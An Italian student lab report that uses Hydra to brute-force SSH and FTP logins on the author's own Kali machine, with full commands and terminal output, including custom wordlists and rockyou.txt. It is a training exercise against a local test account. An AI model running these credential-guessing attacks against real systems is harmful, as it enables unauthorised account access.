

PROGETTO S6/L5: Hydra cracking

SSH

```
(kali㉿kali)-[~]
└─$ sudo adduser test_user
[sudo] password for kali:
info: Adding user `test_user' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `test_user' (1001) ...
info: Adding new user `test_user' (1001) with group `test_user (1001)' ...
info: Creating home directory `/home/test_user' ...
info: Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
  Full Name []:
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [Y/n] y
info: Adding new user `test_user' to supplemental / extra groups `users' ...
info: Adding user `test_user' to group `users' ...

(kali㉿kali)-[~]
└─$ sudo service ssh start

(kali㉿kali)-[~]
└─$ sudo service ssh status
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/usr/lib/systemd/system/ssh.service; disabled; preset: disabled)
   Active: active (running) since Fri 2025-05-09 04:52:54 EDT; 1min 6s ago
 Invocation: e7677dbf2cad4d4b87c6b8a8e2050b44
    Docs: man:sshd(8)
          man:sshd_config(5)
  Process: 4536 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
 Main PID: 4538 (sshd)
   Tasks: 1 (limit: 2210)
  Memory: 2.2M (peak: 2.7M)
     CPU: 62ms
    CGroup: /system.slice/ssh.service
            └─4538 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

May 09 04:52:54 kali systemd[1]: Starting ssh.service - OpenBSD Secure Shell server...
May 09 04:52:54 kali sshd[4538]: Server listening on 0.0.0.0 port 22.
May 09 04:52:54 kali systemd[1]: Started ssh.service - OpenBSD Secure Shell server.
May 09 04:52:54 kali sshd[4538]: Server listening on :: port 22.
```

Prima di iniziare il cracking, seguendo da immagine sopra, creo un nuovo utente con il comando ***sudo adduser test_user***, seguendo poi tutte le istruzioni per completare l'utente "test_user" con la relativa password "testpass".

Ora avviamo il servizio SSH con il comando ***sudo service ssh start***. Se non appare nessun messaggio esplicito di attivazione dovrebbe essere tutto apposto, ma per verificarlo avviamo il comando ***sudo service ssh status*** dove nell'output dovremmo individuare ("active (running)").

Prima di testare la connessione SSH vado a vedere l'IP della kali con **ip a**.

```
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:b4:a1:05 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.188/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
        valid_lft 42418sec preferred_lft 42418sec
    inet6 2a01:e11:1401:fc70:bbc5:f9d8:dbf0:cb34/64 scope global dynamic noprefixroute
        valid_lft 86273sec preferred_lft 86273sec
    inet6 fe80::345:d1fb:9237:de8a/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

```
(kali㉿kali)-[~]
$ ssh test_user@192.168.1.188
The authenticity of host '192.168.1.188 (192.168.1.188)' can't be established.
ED25519 key fingerprint is SHA256:HSEsbDKM5VNrfnAcRZdXOWm1517hQoEduvrBdaN+QxI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.188' (ED25519) to the list of known hosts.
test_user@192.168.1.188's password:
Linux kali 6.12.13-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.13-1kali1 (2025-02-11) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
(test_user㉿kali)-[~]
$
```

Connettiamoci al server SSH usando l'utente "test_user" digitando nel terminale il comando **ssh test_user@192.168.1.188**. Seguiamo le istruzioni e se è andato tutto bene dovremmo vedere il prompt dei comandi in **(test_user@kali)-[~]**.

Ora utilizziamo Hydra per il cracking test dell'autenticazione SSH sapendo username e password, e per capire come funziona il comando Hydra.

Quindi nel terminale scriviamo **hydra -l test_user -p testpass 192.168.1.188 ssh** che dovrebbe trovare le credenziali corrette, tramite il servizio SSH porta 22.

```
kali@kali: ~
File Actions Edit View Help


(kali㉿kali)-[~]
$ hydra -l test_user -p testpass 192.168.1.188 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-09 05:00:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ssh://192.168.1.188:22/
[22][ssh] host: 192.168.1.188 login: test_user password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-09 05:00:04
```

Adesso invece utilizziamo Hydra per il cracking SSH simulando di non sapere username e password. Possiamo procedere scaricando una collezione di username e password, seclists, con il comando ***sudo apt install seclists***, che contiene elenchi di username e password piuttosto vasti, quindi ci metterà più tempo a trovarle.

Allora, a scopo dell'esercizio, per accorciare i tempi e aumentare le probabilità di successo, è possibile creare delle liste personalizzate.

```
(kali㉿kali)-[~]
$ nano usernames.txt
eth0:
(kali㉿kali)-[~]
$ nano password.txt
```



Eseguendo adesso il comando ***hydra -L usernames.txt -P passwords.txt 192.168.1.188 ssh -t 4 -V*** Hydra prova diverse combinazioni finchè non trova quella corretta.

```
(kali㉿kali)-[~]
$ hydra -L usernames.txt -P password.txt 192.168.1.188 ssh -t 4 -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizati
ons, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-09 05:19:02
[DATA] max 4 tasks per 1 server, overall 4 tasks, 25 login tries (l:5/p:5), ~7 tries per task
[DATA] attacking ssh://192.168.1.188:22/
[ATTEMPT] target 192.168.1.188 - login "root" - pass "password" - 1 of 25 [child 0] (0/0)
[ATTEMPT] target 192.168.1.188 - login "root" - pass "test" - 2 of 25 [child 1] (0/0)
[ATTEMPT] target 192.168.1.188 - login "root" - pass "testpass" - 3 of 25 [child 2] (0/0)
[ATTEMPT] target 192.168.1.188 - login "root" - pass "12345" - 4 of 25 [child 3] (0/0)
[ATTEMPT] target 192.168.1.188 - login "root" - pass "anonymous" - 5 of 25 [child 0] (0/0)
[ATTEMPT] target 192.168.1.188 - login "test_user" - pass "password" - 6 of 25 [child 1] (0/0)
[ATTEMPT] target 192.168.1.188 - login "test_user" - pass "test" - 7 of 25 [child 2] (0/0)
[ATTEMPT] target 192.168.1.188 - login "test_user" - pass "testpass" - 8 of 25 [child 3] (0/0)
[ATTEMPT] target 192.168.1.188 - login "test_user" - pass "12345" - 9 of 25 [child 0] (0/0)
[22][ssh] host: 192.168.1.188 login: test_user password: testpass
[ATTEMPT] target 192.168.1.188 - login "admin" - pass "password" - 11 of 25 [child 3] (0/0)
[ATTEMPT] target 192.168.1.188 - login "admin" - pass "test" - 12 of 25 [child 1] (0/0)
[RE-ATTEMPT] target 192.168.1.188 - login "admin" - pass "password" - 12 of 25 [child 3] (0/0)
[RE-ATTEMPT] target 192.168.1.188 - login "admin" - pass "test" - 12 of 25 [child 1] (0/0)
[RE-ATTEMPT] target 192.168.1.188 - login "admin" - pass "password" - 12 of 25 [child 3] (0/0)
[RE-ATTEMPT] target 192.168.1.188 - login "admin" - pass "test" - 12 of 25 [child 1] (0/0)
[RE-ATTEMPT] target 192.168.1.188 - login "admin" - pass "password" - 12 of 25 [child 3] (0/0)
[RE-ATTEMPT] target 192.168.1.188 - login "admin" - pass "test" - 12 of 25 [child 1] (0/0)
[RE-ATTEMPT] target 192.168.1.188 - login "admin" - pass "password" - 12 of 26 [child 3] (0/1)
[ATTEMPT] target 192.168.1.188 - login "admin" - pass "testpass" - 13 of 27 [child 0] (0/2)
[ATTEMPT] target 192.168.1.188 - login "admin" - pass "12345" - 14 of 27 [child 2] (0/2)
[RE-ATTEMPT] target 192.168.1.188 - login "admin" - pass "12345" - 14 of 27 [child 2] (0/2)
[RE-ATTEMPT] target 192.168.1.188 - login "admin" - pass "testpass" - 14 of 27 [child 0] (0/2)
[ERROR] all children were disabled due too many connection errors
0 of 1 target successfully completed, 1 valid password found
[INFO] Writing restore file because 2 server scans could not be completed
[ERROR] 1 target was disabled because of too many errors
[ERROR] 1 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-09 05:19:11
```

FTP

```
(kali㉿kali)-[~]
└─$ sudo apt update
[sudo] password for kali:
Get:1 https://packages.microsoft.com/repos/code stable InRelease [3,590 B]
Get:3 https://packages.microsoft.com/repos/code stable/main armhf Packages [19.5 kB]
Get:4 https://packages.microsoft.com/repos/code stable/main amd64 Packages [19.2 kB]
Get:5 https://packages.microsoft.com/repos/code stable/main arm64 Packages [19.4 kB]
Get:2 http://kali.download/kali kali-rolling InRelease [41.5 kB]
Get:6 http://kali.download/kali kali-rolling/main amd64 Packages [21.0 MB]
Get:7 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [52.0 MB]
Get:8 http://kali.download/kali kali-rolling/contrib amd64 Packages [121 kB]
Get:9 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [327 kB]
Fetched 73.5 MB in 6s (12.1 MB/s)
1218 packages can be upgraded. Run 'apt list --upgradable' to see them.

(kali㉿kali)-[~]
└─$ sudo apt install vsftpd
Installing:
  vsftpd

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 1218
  Download size: 143 kB
  Space needed: 352 kB / 61.6 GB available

Get:1 http://kali.download/kali kali-rolling/main amd64 vsftpd amd64 3.0.5-0.1 [143 kB]
Fetched 143 kB in 1s (164 kB/s)
Preconfiguring packages ...
Selecting previously unselected package vsftpd.
(Reading database ... 411768 files and directories currently installed.)
Preparing to unpack .../vsftpd_3.0.5-0.1_amd64.deb ...
Unpacking vsftpd (3.0.5-0.1) ...
Setting up vsftpd (3.0.5-0.1) ...
/usr/lib/tmpfiles.d/vsftpd.conf:1: Line references path below legacy directory /var/run/, updating /var/run/vsftpd/
empty → /run/vsftpd/empty; please update the tmpfiles.d/ drop-in file accordingly.
update-rc.d: We have no instructions for the vsftpd init script.
update-rc.d: It looks like a network service, we disable it.
Processing triggers for man-db (2.13.0-1) ...
Processing triggers for kali-menu (2025.1.1) ...
```

Per craccare l'autenticazione FTP con Hydra, installo e verifico il servizio FTP usando i comandi ***sudo apt update*** e ***sudo apt install vsftpd***.

Poi avvio il servizio FTP con il comando ***sudo service vsftpd start***, se non appare nessun messaggio esplicito di attivazione il servizio è attivo ma per verificare usiamo il comando ***sudo service vsftpd status***, nel quale dovremmo vedere nell'output ("active (running)").

```
(kali㉿kali)-[~]
└─$ sudo service vsftpd start

(kali㉿kali)-[~]
└─$ sudo service vsftpd status
● vsftpd.service - vsftpd FTP server
   Loaded: loaded (/usr/lib/systemd/system/vsftpd.service; disabled; preset: disabled)
   Active: active (running) since Fri 2025-05-09 05:42:43 EDT; 29s ago
 Invocation: a1b2b1265b354612b3fd0da447bcf0b5
   Process: 28432 ExecStartPre=/bin/mkdir -p /var/run/vsftpd/empty (code=exited, status=0/SUCCESS)
   Main PID: 28433 (vsftpd)
     Tasks: 1 (limit: 2210)
    Memory: 796K (peak: 1.7M)
       CPU: 14ms
    CGroup: /system.slice/vsftpd.service
           └─28433 /usr/sbin/vsftpd /etc/vsftpd.conf

May 09 05:42:43 kali systemd[1]: Starting vsftpd.service - vsftpd FTP server...
May 09 05:42:43 kali systemd[1]: Started vsftpd.service - vsftpd FTP server.
```

Fatto questo possiamo provare a connetterci al server FTP localmente, per verificare che il server FTP risponda sulla macchina locale. Quindi nel terminale inviamo il comando **ftp 192.168.1.188** facendo login con le credenziali dell'utente "kali".

```
(kali㉿kali)-[~]
$ ftp 192.168.1.188
Connected to 192.168.1.188.
220 (vsFTPD 3.0.5)
Name (192.168.1.188:kali): kali
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> bye
221 Goodbye.
```

Riusciti ad accedere al server FTP con le credenziali dell'utente "kali" usiamo Hydra per craccare l'autenticazione FTP usando il comando **hydra -l test_user -p testpass 192.168.1.188 ftp** che ci mostrerà le credenziali dell'utente "test_user" tramite il servizio FTP alla porta 21.

```
(kali㉿kali)-[~]
$ hydra -l test_user -p testpass 192.168.1.188 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-09 05:50:39
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ftp://192.168.1.188:21/
[21][ftp] host: 192.168.1.188 login: test_user password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-09 05:50:40
```

Adesso provo a craccare l'autenticazione FTP sempre con Hydra ma usando la wordlist "rockyou.txt", quindi seguo i passaggi come sotto in figura.

```
(kali㉿kali)-[~]
$ sudo apt update
Hit:1 http://http.kali.org/kali kali-rolling InRelease
Hit:2 https://packages.microsoft.com/repos/code stable InRelease
1219 packages can be upgraded. Run 'apt list --upgradable' to see them.

(kali㉿kali)-[~]
$ sudo apt search rockyou
wordlists/kali-rolling,now 2023.2.0 all [installed]
  Contains the rockyou wordlist

(kali㉿kali)-[~]
$ sudo apt install wordlists
wordlists is already the newest version (2023.2.0).
Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 1219

(kali㉿kali)-[~]
$ ls /usr/share/wordlists/rockyou.txt*
/usr/share/wordlists/rockyou.txt
```

Infine provo usando il comando **hydra -l testftp -P /usr/share/wordlists/rockyou.txt 127.0.0.1 ftp -v** che mi darà come output:

```
(kali㉿kali)-[~]
$ hydra -l test_user -P /usr/share/wordlists/rockyou.txt 192.168.1.188 ftp -v
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-09 14:16:12
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344400 login tries (l:1/p:14344400), ~896525 tries per task
[DATA] attacking ftp://192.168.1.188:21/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[21][ftp] host: 192.168.1.188 login: test_user password: testpass
[STATUS] attack finished for 192.168.1.188 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-09 14:16:18
```